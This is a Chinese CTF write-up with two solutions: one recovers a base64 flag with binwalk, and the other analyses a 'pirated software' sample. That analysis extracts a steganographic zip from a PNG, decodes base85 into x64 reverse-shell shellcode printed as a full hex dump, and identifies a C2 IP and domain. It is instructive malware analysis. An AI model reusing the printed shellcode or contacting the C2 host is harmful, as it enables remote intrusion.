
拿到文件，试试binwalk分离一下文件

```
1 binwalk -e 1通风机监控.mwp
```

得到文件 35 和 35.zlib，记事本打开35，往下翻翻看到一个base64字符串，解一下就是flag



The terminal window shows a base64 encoded string: ZmxhZ3syNDY3Y2UyNi1mZmY5LTQwMDgtOGQ1NS0xN2RmODN1Y2JmYzJ9. The title bar says "用户定义1" and the prompt is "SBR_0".



A screenshot of a base64 decoding application. The input field contains the base64 string: ZmxhZ3syNDY3Y2UyNi1mZmY5LTQwMDgtOGQ1NS0xN2RmODN1Y2JmYzJ9. The output field shows the decoded flag: flag{2467ce26-fff9-4008-8d55-17df83ecbf2}.

盗版软件

下载附件拿到 3842.dmp 和 hackexe.exe

根据题目描述，一个是内存里的浏览器进程文件，一个是盗版软件


dmp一开始不知道怎么处理，先对 hackexe.exe 分析，直接放入微步云沙箱看看

释放文件 (2)

释放样本	进程	多引擎检出	威胁类型/木马家族	微步判定	操作
loader.exe(800 B) 文件类型: ISO-8859 text, with very long lines, with no line terminators 文件路径: C:\Ssoljpl\ss\loader.exe SHA256: 51e8e3057e7f4381071438308da8d8efb7df35b9987 64735822190bc21f0f8ed	(4588) hackexe.exe	0/27	-	安全	
output.png(199.48 KB) 文件类型: PNG image data, 316 x 316, 8-bit/color RGBA, non-interlaced 文件路径: C:\Ssoljpl\ss\output.png SHA256: 32aaac6f3081ff2fa9b767a70277d814011dd7e5f818 d6569cf61fac87835208	(4588) hackexe.exe	0/27	-	安全	

分析结果说是释放了两个文件，下载下来看看，一个loader.exe先放着，先看output.png

经过一些尝试，发现PNG图片R通道按MSB读取，可以看到zip头，不过间隔了一字节



把这个zip给提取出来

```
1 from PIL import Image
2
3 image = Image.open('output.png')
4 image = image.convert('RGB')
5 pixels = image.load()
6 height, width = image.size
7
8 dec_list = []
9 t = 0
10 for y in range(height):
11     for x in range(width):
12         R, G, B = pixels[x, y]
13         if t % 2 == 0:
14             dec_list.append(R)
15         t = t + 1
```

```
17 hex_string = ''.join([hex(num)[2:]:.zfill(2) for num in dec_list])
18 with open("zip.txt","w") as f:
19     f.write(hex_string) #要去头7b020000
```

打开压缩包看看，里面一个.b文件，base85解一下，取字节得到shellcode

VIEW	ENCODE	VIEW
Text	Ascii85	Bytes
r(J\$lnEA'r!!#;^5u;HM1!"W(Mc*q[<_-/-H(eBQ_+@m \$P8kMf4a[>1:e3=VX?9p=!\\"H[_9!-P!Q!d_; F+/NMC([U69Id>ct7ir(^gBUKlr.n! /LA'!!!!ikTqeC8-.(6Mb"[QMa/CV!RTk- 8H6e+1:)_>1+[`ejq02X?j \%E7(\$238erL9ERS6#Xpc\$FkBeaMa/OZ!RPFEM[W- EMA/7R!R0,j"Gf?G6!.Ga!R0tQ6!-EU6!?g3ll \\$ls57!F="!@S'!W'hs8Q@r^3=WR?SaG;!`sXWM<7? [m%=<Z!(1%8)>)+!Ns8F& Q@8vUM8M=Emc9Qqfgs4'f"l=^2!!\$.f\g`/F! <:Sa\$:::up:e'[d9ejFSSlh@_FX^B8;Y/K)'9g`i; _=uM8s?B6!-g;i=eq6+WJ\FCG4^Ktqd; 8cr(Yjlhm.!#QBbju^Ei_;/LC'6h)8; [..<cUR+?ISZ/pj,bC8;"i?A]Aj5XA0d!"],16!- [7njkLW6+U0o;s"0&YSUM8r=Fa[q?Y8; Z%kM>9HK!nky%\$4)bs!.?7t6!%3&!`gMa6!.k%>!]- 0+Tc:eQ5m> \ohmb@K4kLs3Bjks8W*i!Q.GW`^kgWFg0I7k?)I!=hE T4.LJIugAf<	Variant	FORMAT
	Original	Hexadecimal
	→ Decoded 511 bytes	GROUP BY
		Byte
		fc 48 83 e4 f0 e8 cc 00 00 00 41 51 41 50 52 48 31 d2 65 48 8b 52 60 51 56 48 8b 52 18 48 8b 52 20 48 of b7 4a 4a 4d 31 c9 48 8b 72 50 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 66 81 78 18 0b 02 0f 85 72 00 00 8b 80 88 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 8b 40 20 49 01 d0 e3 56 48 ff c9 4d 31 c9 41 8b 34 88 48 01 d6 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 01 d0 41 8b 04 88 41 58 41 58 5e 48 01 d0 59 5a 41 58 41 59 41 5a 48 8b 12 e9 ec 20 41 52 ff e0 58 41 59 5a 48 8b 12 e9 4b ff ff fd 5d 49 be 77 73 32 5f 33 32 00 00 41 56 49 89 e6 48 81 ec a0 01 00 00 49

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII	UTF-8
000000000	FC	48	83	E4	F0	E8	CC	00	00	00	41	51	41	50	52	48	ÜHfääðeÌ	AÇAPRH	□ AÇAPRH
000000010	31	D2	65	48	8B	52	60	51	56	48	8B	52	18	48	8B	52	1òeH`R`QVH<R H<R	1òeH`R`QVH	□
000000020	20	48	0F	B7	4A	4A	4D	31	C9	48	8B	72	50	48	31	C0	H ·JJM1ÉH<rPH1À	PH1	□, A□ □
000000030	AC	3C	61	7C	02	2C	20	41	C1	C9	0D	41	01	C1	E2	ED	¬<al , AÁÉ A Áái	AQH	B<H
000000040	52	41	51	48	8B	52	20	8B	42	3C	48	01	D0	66	81	78	RAQH<R <B<H Ðf x	...r <€^ H	□□□□ □□ □□
000000050	18	0B	02	0F	85	72	00	00	00	8B	80	88	00	00	00	48	..ÀtgH ÐP<H D<@ I	□ H	□ D
000000060	85	C0	74	67	48	01	D0	50	8B	48	18	44	8B	40	20	49	ÐäVHÝÉM1ÉA<4^H	□	□ □ □
000000070	01	D0	E3	56	48	FF	C9	4D	31	C9	41	8B	34	88	48	01	ÖH1À-AÁÉ A Á8àuñ	H1	□ □ □
000000080	D6	48	31	C0	AC	41	C1	C9	0D	41	01	C1	38	E0	75	F1	\$OE9	D	□
000000090	4C	03	4C	24	08	45	39	D1	75	D8	58	44	8B	40	24	49	L L\$ E9ÑuØXD<@SI	□HD	□
0000000A0	01	D0	66	41	8B	0C	48	44	8B	40	1C	49	01	D0	41	8B	ÐfA< HD<@ I ÐA<	X^H	XAY
0000000B0	04	88	41	58	41	58	5E	48	01	D0	59	5A	41	58	41	59	^AXAX^H ÐYZAXAY	AZH	R
0000000C0	41	5A	48	83	EC	20	41	52	FF	E0	58	41	59	5A	48	8B	AZHzì ARýàXAYZH	YZH	□
0000000D0	12	E9	4B	FF	FF	FF	5D	49	BE	77	73	32	5F	33	32	00	éKÿÿ] I%ws2_32	I	_32
0000000E0	00	41	56	49	89	E6	48	81	EC	A0	01	00	00	49	89	E5	AVI%æH ì I%å	CAVI	□ I
0000000F0	49	BC	02	00	20	FB	27	64	48	EB	41	54	49	89	E4	4C	I% Ú'dHëATI%äl	□ □	□
00000100	89	F1	41	BA	4C	77	26	07	FF	D5	4C	89	EA	68	01	01	%ñA°Lw& ÿL%éh	w&	□
00000110	00	00	59	41	BA	29	80	6B	00	FF	D5	6A	0A	41	5E	50	YA°)EK ÿÖj A^P	YAY	□ A^P
00000120	50	4D	31	C9	4D	31	C0	48	FF	C0	48	C2	48	FF	C0	FM1ÉM1ÀHÝÀH%ÀHÝÀ	FM1	H	
00000130	48	89	C1	41	BA	EA	0F	DF	E0	FF	D5	48	89	C7	6A	10	H%åA°é ßàÿÖH%çj	H	□ □
00000140	41	58	4C	89	E2	48	89	F9	41	BA	99	A5	74	61	FF	D5	AXL%åH%ùA°™¥taÿÖ	XL	□ □ □
00000150	85	C0	74	0A	49	FF	CE	75	E5	E8	93	00	00	00	48	83	..Àt Iÿíuåè" Hf	□	□ □ □
00000160	EC	10	48	89	E2	4D	31	C9	6A	04	41	58	48	89	F9	41	ì H%åM1Éj AXH%ùA	XH	□
00000170	BA	02	D9	C8	5F	FF	D5	83	F8	00	7E	55	48	83	C4	20	° ÜÈ_ÿõfø ~UHfÄ	AYh	□ CAXH
00000180	5E	89	F6	6A	40	41	59	68	00	10	00	00	41	58	48	89	^%õj@AYh AXH%	I	□ □ □
00000190	F2	48	31	C9	41	BA	58	A4	53	E5	FF	D5	48	89	C3	49	òH1ÉA°X¤SåýÖH%ÃI	H	□ □
000001A0	89	C7	4D	31	C9	49	89	F0	48	89	DA	48	89	F9	41	BA	%çM1ÉI%õH%ÙH%ùA°	XAWYh	□ XAWYh
000001B0	02	D9	C8	5F	FF	D5	83	F8	00	7D	28	58	41	57	59	68	ÜÈ_ÿõfø } (XAWYh	@CAXj	ZAO
000001C0	00	40	00	00	41	58	6A	00	5A	41	BA	0B	2F	0F	30	FF	@ AXj ZA° / 0ÿ	OO	□ A
000001D0	D5	57	59	41	BA	75	6E	4D	61	FF	D5	49	FF	CE	E9	3C	öWYÀunMaÿÖIÿfè	a	□ A
000001E0	FF	FF	FF	48	01	C3	48	29	C6	48	85	F6	75	B4	41	FF	ÿÿH ÄH...öuÀÿ	Y	□ H
000001F0	E7	58	6A	00	59	BB	E0	1D	2A	0A	41	89	DA	FF	D5	çXj Y»à * A%úÿÖ	A	□ A	

再把shellcode放入微步云沙箱分析，选 Win7 64bit，直接拿到了ip：39.100.72.235

- 行为检测
- 情报检测
- 配置提取
- 多维检测
- 引擎检测
- 静态分析
- 动态分析**
- Win7(32bit,Office2013)
- Win10(1903 64bit,Office2016)
- Win7(64bit,Office2013)**

沙箱动态检测

处置建议

该分析环境样本分析结果无处置建议...

执行流程

+ - ? []

loader64.exe

39.100.72.235

接下来就是找域名，想到之前的dmp文件，直接筛选.com/，发现baidu和microsoft很多，再筛一次

```
1 strings 3842.dmp | grep -vE "baidu|microsoft" | grep -E ".com/"
```

最后几行基本都是 winhack.com，和软件名挺像的，大概率就是这个域名了

按照题目描述算md5值得到flag： flag{096e8b0f9daf10869f013c1b7efda3fd}